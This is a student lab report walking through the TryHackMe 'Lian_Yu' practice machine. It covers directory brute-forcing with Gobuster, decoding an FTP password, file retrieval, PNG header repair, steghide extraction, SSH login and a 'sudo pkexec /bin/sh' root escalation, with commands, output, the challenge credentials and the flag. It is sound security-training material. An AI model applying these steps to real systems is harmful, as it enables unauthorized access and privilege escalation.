# UNIVERSITI KUALA LUMPUR

# MALAYSIAN INSTITUTE OF INFORMATION TECHNOLOGY

**L01-B04**

## LAB WEEK 6 :

## TRY HACK ME: LIAN_YU

| BIL | NAME | MATRIX NUMBER |
|---|---|---|
| 1 | MUHAMMAD SYAKIRIN BIN MOHD HANIF | 52215125427 |

**INSTRUCTOR: NOR ADANI KAMAL MOHAMAD NASIR**

## Introduction

In today surface of the digital assets, malicious actors often set the entry points by burying them in the hidden web directories, corrupting file signatures, or embedding a secret message in standard images. The objective of this lab exercise is to perform a target simulation of “Lian_Yu” target machine in Try Hack Me.

For this lab, we utilized kali linux environment and specialized kali command-line tools. This report explain how the method used to reveal the hidden web directories, decrypt a string, perform a digital surgery on the corrupted file via hexeditor, finally gain root privilege through privilege escalation.

## Methodology & Tools

In order to bypass the island's defenses and locate the hidden flags, I use a specific specific tools to do this :

1. Gobuster

A robust brute-force tool used to systematically scan the website of the target for any hidden paths and files which are not linked or show.

2. CyberChef (Base58 Decoding)

A versatile web-based application used to decode a complex syntax or string. In this lab, I use it to decode a Base58 string to straight plaintext password.

3. Hexeditor

A tool that enables the user to view the raw hexadecimal data of a file and changes it. This is important to correct a corrupted file header via "Magic Bytes" which is called as file signature.

4. Steghide

A steganography tool that extract data embedded within image or audio files and retrieve the possible of hidden payloads.

5. Pkexec

A linux native tool that allows a standard user to execute commands with root privileges.

## Execution Of The Task

*Phase 1 : Initial Reconnaissance*





**Figure 1** Investigate The IP domain

This phase is to perform passive reconnaissance on the IP target of the web domain and identify possible hidden clue. After navigate to the /island/ directory, the web page displayed message which encourage me to investigate further.





**Figure 2** Investigate The IP domain

Further inspection of the source code revealed a second hidden element. The message leaved behind in the code was vigilante and identified as a critical code word for future credential usage phase.

*Phase 2 : Web Enumeration and String Decoding*

```
root@ip-10-49-150-225:~# gobuster dir -u http://10.49.146.173/island/2100/ -w /u
sr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x .ticket
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.146.173/island/2100/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-s
mall.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              ticket
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/green_arrow.ticket   (Status: 200) [Size: 71]
Progress: 175328 / 175330 (100.00%)
===============================================================
Finished
===============================================================
```

**Figure 3** Gobuster Result

Analysis : Initial reconnaissance of the web page successfully revealed a hidden keyword: **vigilante**. Next, I did a brute-force with Gobuster and uncovered a hidden directory path **/island/2100/** and a specific file named **green_arrow.ticket**. The content of this ticket were encoded in the Base58 in Cyberchef website.






**Figure 4** Cyberchef Base58 Decoding

Decoding the string via CyberChef website in Kali revealed the plaintext FTP password which is **!#th3h00d**.

*Phase 3 : FTP Infiltration & File Looting*



```
200 Switching to Binary mode.
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.01 secs (64.1449 MB/s)
ftp> mget *
mget Leave_me_alone.png? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
226 Transfer complete.
511720 bytes received in 0.01 secs (84.4607 MB/s)
mget Queen's_Gambit.png? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
226 Transfer complete.
549924 bytes received in 0.01 secs (61.8599 MB/s)
mget aa.jpg? y
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
226 Transfer complete.
191026 bytes received in 0.00 secs (64.8085 MB/s)
ftp> get aa.jpg
```

**Figure 5** File Looting

Analysis : This phase is when I want to access the file and retrieve the suspicious assets. By using the credentials **vigilante** and **!#th3h00d**, I finally were granted to the FTP server. The mget command in binary mode, used to obtain several files to the local machine, such as **.other_user**, **Leave_me_alone.png** and **aa.jpg**.

*Phase 4 : Magic Bytes Alteration*

```
00000000   89 50 4E 47  0D 0A 1A 0A  00 00 00 0D  49 48 44 52  00 00 03 4D  00 00 01 DB  .PNG........IHDR...M....
```

**Figure 6** Hexeditor

The **Leave_me_alone.png** file was already corrupted. In order to attempt to open the file, I opened the hexeditor to reveal the magic bytes (file header) and found an overwritten **58 45 6F AE**. By manually rewrite the header line to **89 50 4E 47 0D 0A 1A 0A**, the file was successfully restored to original readable file. Viewing the fixed image revealed the hidden text "**password**".

*Phase 5 : Steganography Extraction*

```
┌──(kali㉿kali)-[~/userrecon]
└─$ steghide extract -sf aa.jpg
Enter passphrase:
wrote extracted data to "ss.zip".

┌──(kali㉿kali)-[~/userrecon]
└─$ ls
aa.jpg  Leave_me_alone.png  LICENSE  "Queen's_Gambit.png"  README.md  ss.zip  userrecon.png  userrecon.sh

┌──(kali㉿kali)-[~/userrecon]
└─$
```

**Figure 7** Steghide aa.jpg Result

Using the string "password" as passphrase, steghide tools successfully found a hidden archieve zip file **ss.zip** from **aa.jpg** file.

*Phase 6 : System Access (SSH)*

```
┌──(kali㉿kali)-[~/userrecon]
└─$ unzip ss.zip
Archive:  ss.zip
  inflating: passwd.txt
  inflating: shado
```

**Figure 8** Unzip ss.zip Result

This phase is when I want to extract the system credentials and gain a user shell. Thus, I need to decompress the ZIP archieve file into two files: **passwd.txt** and **shado**. Inspecting the shado file revealed the phrase **"m3tahuman"** which believed to be as a password for the user. Further early discovering reveal @slade as this user own this password.

```
┌──(kali㉿kali)-[~/userrecon]
└─$ cat passwd.txt
This is your visa to Land on Lian_Yu # Just for Fun ***


a small Note about it


Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.




┌──(kali㉿kali)-[~/userrecon]
└─$ cat shado
M3tahuman
```

**Figure 9** Cat passwd.txt and shado

Cat commands in order to access the file and reveal the content inside.





**Figure 10** Entering Slade Shell

A successful SSH connection finally established, securing the first **user.txt** flag.

*Phase 7 : Privilege Escalation (Root)*

```
slade@LianYu:~$ sudo pkexec /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# ls
root.txt
# cat root.txt
                          Mission accomplished



You are injected me with Mirakuru:) ──→ Now slade Will become DEATHSTROKE.



THM{MY_W0RD_I5_MY_B0ND_IF_I_ACC3PT_YOUR_CONTRACT_THEN_IT_WILL_BE_COMPL3TED_OR_I'LL_BE_D34D}
                                                                    --DEATHSTROKE

Let me know your comments about this machine :)
I will be available @twitter @User6825
```

**Figure 11** Accessing Root Privilege

Executing the **sudo -l** revealed that the user **slade** had a permissions to execute **/usr/bin/pkexec** as the root user. By running a shell command through pkexec, the system spawned a terminal with **#**, indicating a root-level terminal. This granted the take over of the Lian_Yu machine, allowing for me to capture the **root.txt** flag.

## Summary


**Table 1** Summary Tools Findings Table

| Target / Phase | Tools | Command | Analysis |
|---|---|---|---|
| green_arrow.ticket | Gobuster, Cyberchef | Gobuster dir -u http://10.49.146.173/island/2100/.-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x .ticket | Discovered hidden web in the directory web and gain the string **!#th3h00d** |
| Leave_me_alone.png | hexeditor | hexeditor Leave_me_alone.png | Identified the corrupted file. Replace the header with standard header to reveal the content of the file |
| aa.jpg | steghide | steghide extract -sf aa.jpg | Extracted the embedded **ss.zip** to reveal two hidden files inside |
| shado | cat | cat shado | Offline file reading exposed the plaintext as **M3tahuman** password for slade as user |
| pkexec | sudo | Sudo pkexec /bin/sh | Exploited an insecure **sudoers** configuration to successfully gain root access. |

## Appendices

Lian_yu Completion TryHackMe

≥ Picture No 1




≥ Picture No 2